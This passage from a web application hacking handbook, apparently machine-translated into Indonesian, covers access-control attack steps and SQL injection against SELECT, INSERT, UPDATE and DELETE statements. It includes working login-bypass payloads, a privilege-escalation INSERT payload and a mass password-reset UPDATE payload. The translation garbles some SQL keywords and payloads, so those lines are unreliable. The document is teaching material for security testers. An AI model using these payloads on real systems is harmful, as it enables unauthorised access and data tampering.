diperlukan untuk melaksanakan tindakan yang diizinkan untuk dilakukan oleh kelompok tersebut. Kontrol deklaratif semacam ini dideklarasikan dari luar aplikasi. Ini adalah penerapan prinsip pertahanan mendalam yang berguna, karena hak istimewa dikenakan pada aplikasi oleh komponen yang berbeda. Bahkan jika pengguna menemukan cara untuk melanggar kontrol akses yang diimplementasikan dalam tingkat aplikasi untuk melakukan tindakan sensitif, seperti menambahkan pengguna baru, dia dicegah melakukannya. Akun basis data yang dia gunakan tidak memiliki hak istimewa yang diperlukan di dalam basis data. Cara berbeda untuk menerapkan kontrol akses deklaratif ada di tingkat server aplikasi, melalui file deskriptor penerapan, yang diterapkan selama penerapan aplikasi. Namun, ini bisa menjadi instrumen yang relatif tumpul dan tidak selalu dapat diskalakan dengan baik untuk mengelola hak istimewa yang sangat halus dalam aplikasi besar.

LANGKAH HACK

Jika Anda menyerang aplikasi yang menggunakan model hak istimewa berlapis-lapis semacam ini, kemungkinan banyak kesalahan paling jelas yang biasanya dilakukan dalam menerapkan kontrol akses akan dipertahankan. Anda mungkin menemukan bahwa mengelak dari kontrol yang diimplementasikan dalam aplikasi tidak membawa Anda terlalu jauh, karena perlindungan di tempatkan di lapisan lain. Dengan pemikiran ini, beberapa jalur serangan potensial masih tersedia untuk Anda. Yang terpenting, memahami batasan setiap jenis kontrol, dalam hal perlindungan yang tidak ditawarkannya, akan membantu Anda mengidentifikasi kerentanan yang paling mungkin memengaruhinya:

- Pemeriksaan terhadap program dalam lapisan aplikasi mungkin rentan terhadap serangan berbasis injeksi.
- Peran yang didefinisikan pada lapisan server aplikasi seringkali didefinisikan secara kasar dan mungkin tidak lengkap.
- Saat komponen aplikasi dijalankan menggunakan akun sistem operasi dengan hak istimewa rendah, biasanya mereka dapat membaca berbagai jenis data yang berpotensi sensitif di dalam sistem file host. Kerentanan apa pun yang memberikan akses file sewenang-wenang masih dapat dieksplorasi dengan bermanfaat, meskipun hanya untuk membaca data sensitif.
- Kerentanan dalam perangkat lunak server aplikasi itu sendiri biasanya memungkinkan Anda untuk mengalahkan semua kontrol akses yang diterapkan dalam lapisan aplikasi, tetapi Anda mungkin masih memiliki akses terbatas ke database dan sistem operasi.
- Kerentanan kontrol akses tunggal yang dapat dieksplorasi di lokasi yang tepat mungkin masih memberikan titik awal untuk eskalasi hak istimewa yang serius. Misalnya, jika Anda menemukan cara untuk mengubah peran yang terkait dengan akun Anda, Anda mungkin menemukan bahwa masuk kembali dengan akun itu memberi Anda akses yang lebih baik di lapisan aplikasi dan basis data.

Ringkasan

Cacat kontrol akses dapat memanifestasikan dirinya dalam berbagai cara. Dalam beberapa kasus, mereka mungkin tidak menarik, memungkinkan akses tidak sah ke fungsi yang tidak berbahaya yang tidak dapat dimanfaatkan untuk meningkatkan hak istimewa lebih jauh. Dalam kasus lain, menemukan kelemahan dalam kontrol akses dapat dengan cepat mengarah pada penyusupan total aplikasi.

Kelemahan dalam kontrol akses dapat muncul dari berbagai sumber. Desain aplikasi yang buruk dapat membuat sulit atau tidak mungkin untuk memeriksa akses yang tidak sah, pengawasan sederhana dapat membuat hanya satu atau dua fungsi tidak terlindungi, atau asumsi yang salah tentang bagaimana pengguna akan berperilaku dapat membuat aplikasi tidak terlindungi ketika asumsi tersebut dilanggar.

Dalam banyak kasus, menemukan jeda dalam kontrol akses hampir sepele. Anda cukup meminta URL administratif umum dan mendapatkan akses langsung ke fungsionalitas tersebut. Dalam kasus lain, ini mungkin sangat sulit, dan cacat halus mungkin mengintai jauh di dalam logika aplikasi, khususnya dalam aplikasi keamanan tinggi yang kompleks. Pelajaran terpenting saat menyerang kontrol akses adalah melihat ke mana-mana. Jika Anda kesulitan untuk membuat kemajuan, bersabarlah, dan uji setiap langkah dari setiap fungsi aplikasi. Bug yang memungkinkan Anda memiliki seluruh aplikasi mungkin sudah dekat.

Pertanyaan

Jawaban dapat ditemukan di <http://mdsec.net/wahh>.

1. Sebuah aplikasi dapat menggunakan HTTPReferer untuk mengontrol akses tanpa indikasi terbuka tentang ini dalam perilaku normalnya. Bagaimana Anda bisa menguji kelemahan ini?
2. Anda masuk ke aplikasi dan dialihkan ke URL berikut:

<https://wahh-app.com/MyAccount.php?uid=1241126841>

Aplikasi tampaknya meneruskan pengidentifikasi pengguna ke MyAccount.php halaman. Satu-satunya pengidentifikasi yang Anda ketahui adalah milik Anda sendiri. Bagaimana Anda bisa menguji apakah aplikasi menggunakan parameter ini untuk menerapkan kontrol akses dengan cara yang tidak aman?

3. Aplikasi web di Internet memberlakukan kontrol akses dengan memeriksa alamat IP sumber pengguna. Mengapa perilaku ini berpotensi cacat?

4. Satu-satunya tujuan aplikasi adalah menyediakan gudang informasi yang dapat dicari untuk digunakan oleh anggota masyarakat. Tidak ada mekanisme otentikasi atau penanganan sesi. Kontrol akses apa yang harus diterapkan dalam aplikasi?
5. Saat menjelajahi aplikasi, Anda menemukan beberapa sumber daya sensitif yang perlu dilindungi dari akses tidak sah dan yang memiliki file .xls ekstensi file. Mengapa ini harus segera menarik perhatian Anda?

Menyerang Tanggal sebuah Toko

Hampir semua aplikasi mengandalkan penyimpanan data untuk mengelola data yang diproses di dalam aplikasi. Dalam banyak kasus, data ini menggerakkan logika aplikasi inti, menyimpan akun pengguna, izin, pengaturan konfigurasi aplikasi, dan banyak lagi. Penyimpanan data telah berevolusi menjadi lebih dari sekadar wadah pasif untuk data. Sebagian besar menyimpan data dalam format terstruktur, diakses menggunakan format kueri atau bahasa yang telah ditentukan sebelumnya, dan berisi logika internal untuk membantu mengelola data tersebut.

Biasanya, aplikasi menggunakan tingkat hak istimewa umum untuk semua jenis akses ke penyimpanan data dan saat memproses data milik pengguna aplikasi yang berbeda. Jika penyerang dapat mengganggu interaksi aplikasi dengan penyimpanan data, untuk membuatnya mengambil atau memodifikasi data yang berbeda, dia biasanya dapat melewati kontrol apa pun atas akses data yang dikenakan pada lapisan aplikasi.

Prinsip yang baru saja dijelaskan dapat diterapkan pada semua jenis teknologi penyimpanan data. Karena ini adalah buku panduan praktis, kami akan berfokus pada pengetahuan dan teknik yang Anda perlukan untuk mengeksplorasi kerentanan yang ada dalam aplikasi dunia nyata. Sejauh ini penyimpanan data yang paling umum adalah database SQL, repositori berbasis XML, dan direktori LDAP. Contoh praktis yang terlihat di tempat lain juga tercakup.

Dalam membahas contoh-contoh utama ini, kami akan menjelaskan langkah-langkah praktis yang dapat Anda ambil untuk mengidentifikasi dan mengeksplorasi cacat ini. Ada sinergi konseptual dalam proses memahami setiap jenis injeksi baru. Setelah memahami esensi dari mengeksplorasi manifestasi kelemahan ini, Anda harus yakin bahwa Anda dapat memanfaatkan pemahaman ini saat menemukan kategori baru.

injeksi. Memang, Anda harus dapat menemukan cara tambahan untuk menyerang yang telah dipelajari orang lain.

Menyuntikkan ke dalam Konteks yang Ditafsirkan

Bahasa yang ditafsirkan adalah bahasa yang pelaksanaannya melibatkan komponen runtime yang menafsirkan kode bahasa dan menjalankan instruksi yang dikandungnya. Sebaliknya, bahasa yang dikompilasi adalah bahasa yang kodennya diubah menjadi instruksi mesin pada saat pembuatan. Saat runtime, instruksi ini dijalankan langsung oleh prosesor komputer yang menjalankannya.

Pada prinsipnya, bahasa apa pun dapat diimplementasikan menggunakan juru bahasa atau kompiler, dan perbedaannya bukanlah sifat yang melekat pada bahasa itu sendiri. Namun demikian, sebagian besar bahasa biasanya diimplementasikan hanya dengan salah satu dari dua cara ini, dan banyak bahasa inti yang digunakan untuk mengembangkan aplikasi web diimplementasikan menggunakan juru bahasa, termasuk SQL, LDAP, Perl, dan PHP.

Karena bagaimana bahasa ditafsirkan dijalankan, keluarga kerentanan dikenal sebagai *injeksi kodemuncul*. Dalam aplikasi apa pun yang bermanfaat, data yang disediakan pengguna diterima, dimanipulasi, dan ditindaklanjuti. Oleh karena itu, kode yang diproses oleh interpreter adalah campuran dari instruksi yang ditulis oleh programmer dan data yang diberikan oleh pengguna. Dalam beberapa situasi, seorang penyerang dapat memberikan input buatan yang keluar dari konteks data, biasanya dengan menyediakan beberapa sintaks yang memiliki makna khusus dalam tata bahasa dari bahasa yang ditafsirkan yang digunakan. Hasilnya adalah bagian dari input ini ditafsirkan sebagai instruksi program, yang dieksekusi dengan cara yang sama seolah-olah ditulis oleh programmer asli. Oleh karena itu, sering kali serangan yang berhasil merusak sepenuhnya komponen aplikasi yang menjadi sasaran.

Sebaliknya, dalam bahasa yang dikompilasi asli, serangan yang dirancang untuk mengeksekusi perintah arbitrer biasanya sangat berbeda. Metode menyuntikkan kode biasanya tidak memanfaatkan fitur sintaksis apa pun dari bahasa yang digunakan untuk mengembangkan program target, dan muatan yang disuntikkan biasanya berisi kode mesin daripada instruksi yang ditulis dalam bahasa itu. Lihat Bab 16 untuk detail serangan umum terhadap perangkat lunak yang dikompilasi asli.

Melewati Login

Proses di mana aplikasi mengakses penyimpanan data biasanya sama, terlepas dari apakah akses tersebut dipicu oleh tindakan pengguna yang tidak memiliki hak istimewa atau administrator aplikasi. Aplikasi web berfungsi sebagai kontrol akses diskresioner ke penyimpanan data, menyusun kueri untuk mengambil, menambahkan, atau memodifikasi data di penyimpanan data berdasarkan akun dan tipe pengguna. Serangan injeksi yang sukses yang mengubah kueri (dan bukan hanya data

dalam kueri) dapat melewati kontrol akses diskresioner aplikasi dan mendapatkan akses tidak sah.

Jika logika aplikasi sensitif keamanan dikendalikan oleh hasil kueri, penyerang berpotensi mengubah kueri untuk mengubah logika aplikasi. Mari kita lihat contoh tipikal di mana penyimpanan data back-end dimintai catatan dalam tabel pengguna yang cocok dengan kredensial yang diberikan pengguna. Banyak aplikasi yang mengimplementasikan fungsi login berbasis formulir menggunakan database untuk menyimpan kredensial pengguna dan melakukan kueri SQL sederhana untuk memvalidasi setiap upaya login. Berikut adalah contoh tipikal:

```
SELECT * FROM users WHERE username = 'marcus' and password = 'secret'
```

Kueri ini menyebabkan database memeriksa setiap baris dalam tabel pengguna dan mengekstrak setiap catatan di manapun belakangkolom memiliki nilai Marcus dan kata sandi kolom memiliki nilai rahasia. Jika detail pengguna dikembalikan ke aplikasi, upaya login berhasil, dan aplikasi membuat sesi yang diautentikasi untuk pengguna tersebut.

Dalam situasi ini, penyerang dapat menyuntikkan ke bidang nama pengguna atau kata sandi untuk mengubah kueri yang dilakukan oleh aplikasi dan dengan demikian menumbangkan logikanya. Misalnya, jika penyerang mengetahui nama pengguna administrator aplikasi tersebut admin, dia dapat masuk sebagai pengguna itu dengan memberikan kata sandi apa pun dan nama pengguna berikut:

```
admin'--
```

Ini menyebabkan aplikasi melakukan kueri berikut:

```
SELECT * FROM users WHERE username = 'admin'--' AND password = 'foo'
```

Perhatikan bahwa urutan komentar (--) menyebabkan sisa kueri diabaikan, sehingga kueri yang dijalankan setara dengan:

```
SELECT * FROM users WHERE username = 'admin'
```

jadi pemeriksaan kata sandi dilewati.

COBALAH!

<http://mdsec.net/auth/319/>

Misalkan penyerang tidak mengetahui nama pengguna administrator. Pada sebagian besar aplikasi, akun pertama dalam database adalah pengguna administratif, karena akun ini biasanya dibuat secara manual dan kemudian digunakan untuk menghasilkan

semua akun lain melalui aplikasi. Selain itu, jika kueri mengembalikan detail untuk lebih dari satu pengguna, sebagian besar aplikasi hanya akan memproses pengguna pertama yang detailnya dikembalikan. Penyerang sering dapat mengeksplorasi perilaku ini untuk masuk sebagai pengguna pertama dalam database dengan memberikan nama pengguna:

'ATAU 1=1--

Ini menyebabkan aplikasi melakukan kueri:

```
SELECT * FROM users WHERE username = " OR 1=1--' AND password = 'foo'
```

Karena simbol komentar, ini setara dengan:

```
PILIH * DARI pengguna MANA nama pengguna = " ATAU 1=1
```

yang mengembalikan detail semua pengguna aplikasi.

CATAT. Menyuntikkan ke dalam konteks yang ditafsirkan untuk mengubah logika aplikasi adalah teknik serangan umum. Kerentanan terkait dapat muncul dalam kueri LDAP, kueri XPath, implementasi antrean pesan, atau bahkan bahasa kueri khusus apa pun.

LANGKAH HACK

Injeksi ke dalam bahasa yang ditafsirkan adalah topik yang luas, mencakup berbagai jenis kerentanan dan berpotensi memengaruhi setiap komponen infrastruktur pendukung aplikasi web. Langkah-langkah mendetail untuk mendeteksi dan mengeksplorasi kelemahan injeksi kode bergantung pada bahasa yang menjadi target dan teknik pemrograman yang digunakan oleh pengembang aplikasi. Namun, dalam setiap contoh, pendekatan umum adalah sebagai berikut:

1. Berikan sintaks tak terduga yang dapat menyebabkan masalah dalam konteks bahasa yang ditafsirkan tertentu.
2. Identifikasi setiap anomali dalam respons aplikasi yang mungkin menunjukkan adanya kerentanan injeksi kode.
3. Jika ada pesan error yang diterima, periksa pesan tersebut untuk mendapatkan bukti tentang masalah yang terjadi pada server.
4. Jika perlu, ubah input awal Anda secara sistematis dengan cara yang relevan dalam upaya untuk mengonfirmasi atau menyangkal diagnosis tentatif kerentanan Anda.
5. Bangun uji pembuktian konsep yang menyebabkan perintah aman dieksekusi dengan cara yang dapat diverifikasi, untuk membuktikan secara meyakinkan bahwa ada cacat injeksi kode yang dapat dieksplorasi.
6. Eksplorasi kerentanan dengan memanfaatkan fungsionalitas bahasa target dan komponen untuk mencapai tujuan Anda.

Menyuntikkan ke SQL

Hampir setiap aplikasi web menggunakan database untuk menyimpan berbagai jenis informasi yang dibutuhkan untuk beroperasi. Misalnya, aplikasi web yang disebarluaskan oleh pengecer online mungkin menggunakan database untuk menyimpan informasi berikut:

- Akun pengguna, kredensial, dan informasi pribadi
- Deskripsi dan harga barang yang dijual
- Pesanan, laporan rekening, dan detail pembayaran
- Hak istimewa setiap pengguna dalam aplikasi

Cara mengakses informasi dalam database adalah Structured Query Language (SQL). SQL dapat digunakan untuk membaca, memperbarui, menambah, dan menghapus informasi yang disimpan dalam database.

SQL adalah bahasa yang ditafsirkan, dan aplikasi web biasanya membuat pernyataan SQL yang menggabungkan data yang disediakan pengguna. Jika ini dilakukan dengan cara yang tidak aman, aplikasi mungkin rentan terhadap injeksi SQL. Cacat ini adalah salah satu kerentanan paling terkenal yang menimpa aplikasi web. Dalam kasus yang paling serius, injeksi SQL dapat mengaktifkan penyerang anonim untuk membaca dan memodifikasi semua data yang disimpan dalam database, dan bahkan mengambil kendali penuh atas server tempat database berjalan.

Karena kesadaran akan keamanan aplikasi web telah berkembang, kerentanan injeksi SQL secara bertahap menjadi kurang tersebar luas dan lebih sulit untuk dideteksi dan dieksloitasi. Banyak aplikasi modern menghindari injeksi SQL dengan menggunakan API yang, jika digunakan dengan benar, secara inheren aman terhadap serangan injeksi SQL. Dalam keadaan ini, injeksi SQL biasanya terjadi pada kasus-kasus tertentu di mana mekanisme pertahanan ini tidak dapat diterapkan. Menemukan injeksi SQL terkadang merupakan tugas yang sulit, membutuhkan ketekunan untuk menemukan satu atau dua contoh dalam aplikasi di mana kontrol biasa belum diterapkan.

Karena tren ini telah berkembang, metode untuk menemukan dan mengeksloitasi kelemahan injeksi SQL telah berevolusi, menggunakan indikator kerentanan yang lebih halus, dan teknik eksloitasi yang lebih halus dan kuat. Kami akan mulai dengan memeriksa kasus paling dasar dan kemudian menjelaskan teknik terbaru untuk deteksi buta dan eksloitasi.

Berbagai macam database digunakan untuk mendukung aplikasi web. Meskipun dasar-dasar injeksi SQL umum untuk sebagian besar, ada banyak perbedaan. Ini berkisar dari variasi kecil dalam sintaks hingga perbedaan signifikan dalam perilaku dan fungsionalitas yang dapat memengaruhi jenis serangan yang dapat Anda lakukan. Untuk alasan ruang dan kewarasannya, kami akan membatasi contoh kami ke tiga database paling umum yang mungkin Anda temui — Oracle, MS-SQL, dan MySQL. Jika berlaku, kami akan memperhatikan perbedaan antara ketiga platform ini. Dilengkapi dengan teknik yang kami jelaskan di sini,

Anda harus dapat mengidentifikasi dan mengeksplorasi kelemahan injeksi SQL terhadap database lain dengan melakukan beberapa riset tambahan cepat.

TIP Dalam banyak situasi, Anda akan merasa sangat berguna untuk memiliki akses ke penginstalan lokal dari database yang sama yang sedang digunakan oleh aplikasi yang Anda targetkan. Anda akan sering menemukan bahwa Anda perlu men-tweak sepotong sintaks, atau berkonsultasi dengan tabel atau fungsi bawaan, untuk mencapai tujuan Anda. Respons yang Anda terima dari aplikasi target seringkali tidak lengkap atau samar, membutuhkan beberapa pekerjaan detektif untuk memahaminya. Semua ini jauh lebih mudah jika Anda dapat melakukan referensi silang dengan versi database yang berfungsi sepenuhnya transparan.

Jika ini tidak memungkinkan, alternatif yang baik adalah menemukan lingkungan daring interaktif yang sesuai yang dapat Anda coba, seperti tutorial interaktif diSQLzoo.net.

Memanfaatkan Kerentanan Dasar

Pertimbangkan aplikasi web yang digunakan oleh pengecer buku yang memungkinkan pengguna mencari produk berdasarkan penulis, judul, penerbit, dan sebagainya. Seluruh katalog buku disimpan dalam database, dan aplikasi menggunakan kueri SQL untuk mengambil detail berbagai buku berdasarkan istilah pencarian yang diberikan oleh pengguna.

Saat pengguna mencari semua buku yang diterbitkan oleh Wiley, aplikasi melakukan kueri berikut:

```
PILIH penulis, judul, tahun DARI buku WHERE penerbit = 'Wiley' dan diterbitkan = 1
```

Kueri ini menyebabkan database memeriksa setiap baris dalam tabel buku, mengekstrak setiap catatan di manapenerbitkolom memiliki nilaiWileyDan diterbitkanmemiliki nilai1,dan mengembalikan set semua catatan ini. Aplikasi kemudian memproses kumpulan rekaman ini dan menyajikannya kepada pengguna dalam halaman HTML.

Dalam kueri ini, kata-kata di sebelah kiri tanda sama dengan adalah kata kunci SQL dan nama tabel dan kolom dalam database. Bagian kueri ini dibuat oleh pemrogram saat aplikasi dibuat. EkspresiWileydisediakan oleh pengguna, dan signifikansinya adalah sebagai item data. Data string dalam kueri SQL harus dienkapsulasi dalam tanda kutip tunggal untuk memisahkannya dari kueri lainnya.

Sekarang, perhatikan apa yang terjadi jika pengguna menelusuri semua buku yang diterbitkan oleh O'Reilly. Ini menyebabkan aplikasi melakukan kueri berikut:

```
PILIH penulis, judul, tahun DARI buku WHERE penerbit = 'O'Reilly' dan diterbitkan = 1
```

Dalam hal ini, juru bahasa kueri menjangkau data string dengan cara yang sama seperti sebelumnya. Ini mem-parsing data ini, yang dikemas dalam tanda kutip tunggal, dan mendapatkan nilainyaHAI.Itu kemudian menemukan ekspresi'Reilly', yang bukan sintaks SQL yang valid, dan karenanya menghasilkan kesalahan:

Sintaks salah di dekat 'Reilly'. Server: Msg 105, Level 15, Negara Bagian 1, Baris 1 Tanda kutip tidak tertutup sebelum string karakter '

Ketika sebuah aplikasi berperilaku seperti ini, itu terbuka lebar untuk injeksi SQL. Seorang penyerang dapat memberikan input yang berisi tanda kutip untuk mengakhiri string yang dia kendalikan. Kemudian dia dapat menulis SQL sewenang-wenang untuk mengubah kueri yang ingin dijalankan oleh aplikasi oleh pengembang. Dalam situasi ini, misalnya, penyerang dapat mengubah kueri untuk mengembalikan setiap buku di katalog pengecer dengan memasukkan istilah pencarian ini:

'Wiley' ATAU 1=--

Ini menyebabkan aplikasi melakukan kueri berikut:

```
PILIH pengarang,judul,tahun DARI buku MANA penerbit = 'Wiley' ATAU  
1=--' dan dipublikasikan=1
```

Ini memodifikasiDI MANAKlause permintaan pengembang untuk menambahkan kondisi kedua. Basis data memeriksa setiap baris dalam tabel buku dan mengekstrak setiap catatan di manapenerbitkolom memiliki nilaiWileyataudi mana 1 sama dengan 1. Karena 1 selalu sama dengan 1, basis data mengembalikan setiap catatan dalam tabel buku.

Tanda hubung ganda pada input penyerang adalah ekspresi bermakna dalam SQL yang memberi tahu penafsir kueri bahwa sisa baris adalah komentar dan harus diabaikan. Trik ini sangat berguna dalam beberapa serangan injeksi SQL, karena memungkinkan Anda mengabaikan sisa kueri yang dibuat oleh pengembang aplikasi. Dalam contoh, aplikasi merangkum string yang disediakan pengguna dalam tanda kutip tunggal. Karena penyerang telah menghentikan string yang dia kendalikan dan menyuntikkan beberapa SQL tambahan, dia perlu menangani tanda kutip di belakang untuk menghindari kesalahan sintaksis, seperti pada contoh O'Reilly. Dia mencapai ini dengan menambahkan tanda hubung ganda, menyebabkan sisa kueri diperlakukan sebagai komentar. Di MySQL, Anda perlu menyertakan spasi setelah tanda hubung ganda, atau gunakan karakter hash untuk menentukan komentar.

Kueri asli juga mengontrol akses hanya ke buku yang diterbitkan, karena ditentukan diterbitkan = 1.Dengan menyuntikkan urutan komentar, penyerang mendapatkan akses tidak sah dengan mengembalikan detail semua buku, diterbitkan atau tidak.

TIP Dalam beberapa situasi, cara alternatif untuk menangani tanda kutip di belakang tanpa menggunakan simbol komentar adalah dengan "menyeimbangkan tanda kutip". Anda menyelesaikan input yang disuntikkan dengan item data string yang memerlukan kutipan tambahan untuk merangkumnya. Misalnya, memasukkan istilah pencarian:

'Wiley' ATAU '**'a'**' = '**'a**'

hasil dalam kueri:

PILIH pengarang,judul,tahun DARI buku MANA penerbit = 'Wiley' ATAU

'a'='a' dan dipublikasikan=1

Ini sangat valid dan mencapai hasil yang sama dengan **1 = 1** serangan untuk mengembalikan semua buku yang diterbitkan oleh Wiley, terlepas dari apakah buku tersebut telah diterbitkan.

Contoh ini menunjukkan bagaimana logika aplikasi dapat dilewati, memungkinkan kelemahan kontrol akses di mana penyerang dapat melihat semua buku, bukan hanya buku yang cocok dengan filter yang diizinkan (menampilkan buku yang diterbitkan). Namun, kami akan segera menjelaskan bagaimana kelemahan injeksi SQL seperti ini dapat digunakan untuk mengekstrak data arbitrer dari tabel database yang berbeda dan untuk meningkatkan hak istimewa dalam database dan server database. Untuk alasan ini, setiap kerentanan injeksi SQL harus dianggap sangat serius, terlepas dari konteks tepatnya dalam fungsionalitas aplikasi.

Menyuntikkan ke Berbagai Jenis Pernyataan

Bahasa SQL berisi sejumlah kata kerja yang mungkin muncul di awal pernyataan. Karena ini adalah kata kerja yang paling umum digunakan, sebagian besar kerentanan injeksi SQL muncul di dalamnya **PILIH** pernyataan. Memang, diskusi tentang injeksi SQL sering memberi kesan bahwa kerentanan hanya terjadi sehubungan dengan **PILIH** pernyataan, karena contoh yang digunakan adalah semua jenis ini. Namun, kelemahan injeksi SQL bisa ada dalam semua jenis pernyataan. Anda perlu menyadari beberapa pertimbangan penting dalam kaitannya dengan masing-masing.

Tentu saja, saat Anda berinteraksi dengan aplikasi jarak jauh, biasanya tidak mungkin untuk mengetahui terlebih dahulu jenis pernyataan apa yang akan diproses oleh item input pengguna tertentu. Namun, Anda biasanya dapat membuat tebakan berdasarkan jenis fungsi aplikasi yang Anda hadapi. Jenis pernyataan SQL yang paling umum dan penggunaannya dijelaskan di sini.

Pernyataan PILIH

PILIH pernyataan yang digunakan untuk mengambil informasi dari database. Mereka sering digunakan dalam fungsi di mana aplikasi mengembalikan informasi sebagai respons terhadap tindakan pengguna, seperti menjelajahi katalog produk, melihat

profil, atau melakukan pencarian. Mereka juga sering digunakan dalam fungsi login di mana informasi yang disediakan pengguna diperiksa terhadap data yang diambil dari database.

Seperti pada contoh sebelumnya, titik masuk untuk serangan injeksi SQL biasanya adalah kueri DI MANAayat. Item yang disediakan pengguna diteruskan ke database untuk mengontrol cakupan hasil kueri. Karena DI MANAklausa biasanya merupakan komponen terakhir dari APIIHpernyataan, ini memungkinkan penyerang menggunakan simbol komentar untuk memotong kueri hingga akhir masukannya tanpa membatalkan sintaks kueri keseluruhan.

Kadang-kadang, kerentanan injeksi SQL terjadi yang memengaruhi bagian lain dari PILIHkueri, seperti DIPESAN OLEHklausa atau nama tabel dan kolom.

COBALAH!

<http://mdsec.net/addressbook/32/>

MASUKKAN Pernyataan

MENYISIPKANPernyataan digunakan untuk membuat baris data baru dalam tabel. Biasanya digunakan saat aplikasi menambahkan entri baru ke log audit, membuat akun pengguna baru, atau membuat pesanan baru.

Misalnya, sebuah aplikasi memungkinkan pengguna untuk mendaftar sendiri, menentukan nama pengguna dan kata sandi mereka sendiri, dan kemudian dapat memasukkan detailnya ke dalam pengguna tabel dengan pernyataan berikut:

```
MASUKKAN KE pengguna (nama pengguna, kata sandi, ID, privasi) NILAI ('daf',  
'rahasia', 2248, 1)
```

Jikanama belakangataukata sandi field rentan terhadap injeksi SQL, penyerang dapat memasukkan data sembarang ke dalam tabel, termasuk nilainya sendiri untuk PENGENAL Danprivasi. Namun, untuk melakukannya ia harus memastikan bahwa sisa dari NILAIklausa diselesaikan dengan anggun. Secara khusus, itu harus berisi jumlah item data yang benar dari tipe yang benar. Misalnya, menyuntikkan ke dalam nama pengguna field, penyerang dapat menyediakan berikut ini:

```
foo', 'bar', 9999, 0)--
```

Ini membuat akun dengan PENGENAL dari 9999 dan privasi dari 0. Dengan asumsi bahwa privs field digunakan untuk menentukan hak istimewa akun, ini memungkinkan penyerang untuk membuat pengguna administratif.

Dalam beberapa situasi, ketika bekerja benar-benar buta, menyuntikkan ke dalam MENYISIPKAN pernyataan dapat memungkinkan penyerang untuk mengekstrak data string dari aplikasi. Misalnya, penyerang dapat mengambil string versi database dan memasukkannya ke dalam kolom di dalam profil penggunanya sendiri, yang dapat ditampilkan kembali ke browsernya dengan cara biasa.

TIP Ketika mencoba untuk menyuntikkan ke dalam **MENYISIPKAN** pernyataan, Anda mungkin tidak tahu sebelumnya berapa banyak parameter yang diperlukan, atau apa jenisnya. Dalam situasi sebelumnya, Anda dapat terus menambahkan bidang ke **NILAI** klausanya sampai akun pengguna yang diinginkan benar-benar dibuat. Misalnya, saat menyuntikkan ke dalam nama pengguna field, Anda dapat mengirimkan yang berikut ini:

```
foo')--  
foo', 1)--  
foo', 1, 1)--  
foo', 1, 1, 1)--
```

Karena sebagian besar database secara implisit mentransmisikan bilangan bulat ke string, nilai bilangan bulat dapat digunakan di setiap posisi. Dalam hal ini hasilnya adalah akun dengan nama pengguna darifoodan kata sandi dari1, terlepas dari urutan bidang lainnya.

Jika Anda menemukan bahwa nilai1 masih ditolak, Anda dapat mencoba nilainya2000, yang banyak database juga secara implisit dilemparkan ke tipe data berbasis tanggal.

Ketika Anda telah menentukan jumlah bidang yang tepat setelah titik injeksi, pada MS-SQL Anda dapat menambahkan kueri arbitrer kedua dan menggunakan salah satu teknik berbasis inferensi yang dijelaskan nanti di bab ini.

Di Oracle, kueri subpilihan dapat dikeluarkan dalam kueri penyisipan. Kueri subpilihan ini dapat menyebabkan keberhasilan atau kegagalan kueri utama, dengan menggunakan teknik berbasis inferensi yang akan dijelaskan nanti.

COBALAH!

```
http://mdsec.net/addressbook/12/
```

Pernyataan *UPDATE*

MEMPERBARUI pernyataan digunakan untuk memodifikasi satu atau lebih baris data yang ada dalam tabel. Mereka sering digunakan dalam fungsi di mana pengguna mengubah nilai data yang sudah ada — misalnya, memperbarui informasi kontaknya, mengubah kata sandinya, atau mengubah jumlah pesanan.

Tipikal **MEMPERBARUI** pernyataan bekerja seperti sebuah **MENYISIPKAN** pernyataan, kecuali bahwa biasanya berisi **ADI MANA** klausanya untuk memberi tahu database baris tabel mana yang akan diperbarui. Misalnya, saat pengguna mengubah kata sandinya, aplikasi mungkin melakukan kueri berikut:

```
UPDATE users SET password='newsecret' WHERE user = 'marcus' and password = 'secret'
```

Kueri ini pada dasarnya memverifikasi apakah kata sandi pengguna yang ada sudah benar dan, jika demikian, perbarui dengan nilai baru. Jika fungsinya rentan terhadap SQL

injeksi, penyerang dapat melewati pemeriksaan kata sandi yang ada dan memperbarui kata sandi pengguna admin dengan memasukkan nama pengguna berikut:

```
admin'--
```

CATAT Memeriksa kerentanan injeksi SQL dalam aplikasi jarak jauh selalu berpotensi berbahaya, karena Anda tidak memiliki cara untuk mengetahui sebelumnya tindakan apa yang akan dilakukan aplikasi menggunakan input buatan Anda. Secara khusus, memodifikasi DI MANAKlusa dalam sebuahMEMPERBARUIpernyataan dapat menyebabkan perubahan dibuat di seluruh tabel penting dari database. Misalnya, jika serangan yang baru saja dijelaskan malah memberikan nama pengguna:

```
admin' atau 1=1--
```

ini akan menyebabkan aplikasi mengeksekusi kueri:

```
UPDATE users SET password='newsecret' WHERE user = 'admin' or 1=1
```

Ini mengatur ulang nilai kata sandi setiap pengguna, karena 1 selalu sama dengan 1! Ketahuilah bahwa risiko ini tetap ada bahkan saat Anda menyerang fungsi aplikasi yang tampaknya tidak memperbarui data apa pun yang ada, seperti login utama. Ada kasus di mana, setelah login berhasil, aplikasi melakukan berbagai halMEMPERBARUIkueri menggunakan nama pengguna yang disediakan. Ini berarti bahwa setiap serangan padaDI MANAKlausul dapat direplikasi dalam pernyataan lain ini, berpotensi mendatangkan malapetaka dalam profil semua pengguna aplikasi. Anda harus memastikan bahwa pemilik aplikasi menerima risiko yang tidak dapat dihindari ini sebelum mencoba menyelidiki atau mengeksplotasi kelemahan injeksi SQL apa pun. Anda juga harus sangat mendorong pemilik untuk melakukan pencadangan basis data lengkap sebelum Anda mulai pengujian.

COBALAH!

```
http://mdsec.net/addressbook/27/
```

HAPUS Pernyataan

MENGHAPUSpernyataan digunakan untuk menghapus satu atau beberapa baris data dalam tabel, seperti saat pengguna menghapus item dari keranjang belanja atau menghapus alamat pengiriman dari detail pribadi mereka.

SepertiMEMPERBARUIpernyataan, aDI MANAKlusa biasanya digunakan untuk memberi tahu database baris tabel mana yang akan diperbarui. Data yang disediakan pengguna kemungkinan besar akan dimasukkan ke dalam klausul ini. Menumbangkan yang dimaksudDI MANAKlusa dapat memiliki

efek yang luas, jadi kehati-hatian yang sama dijelaskan untuk MEMPERBARUI pernyataan berlaku untuk serangan ini.

Menemukan Bug Injeksi SQL

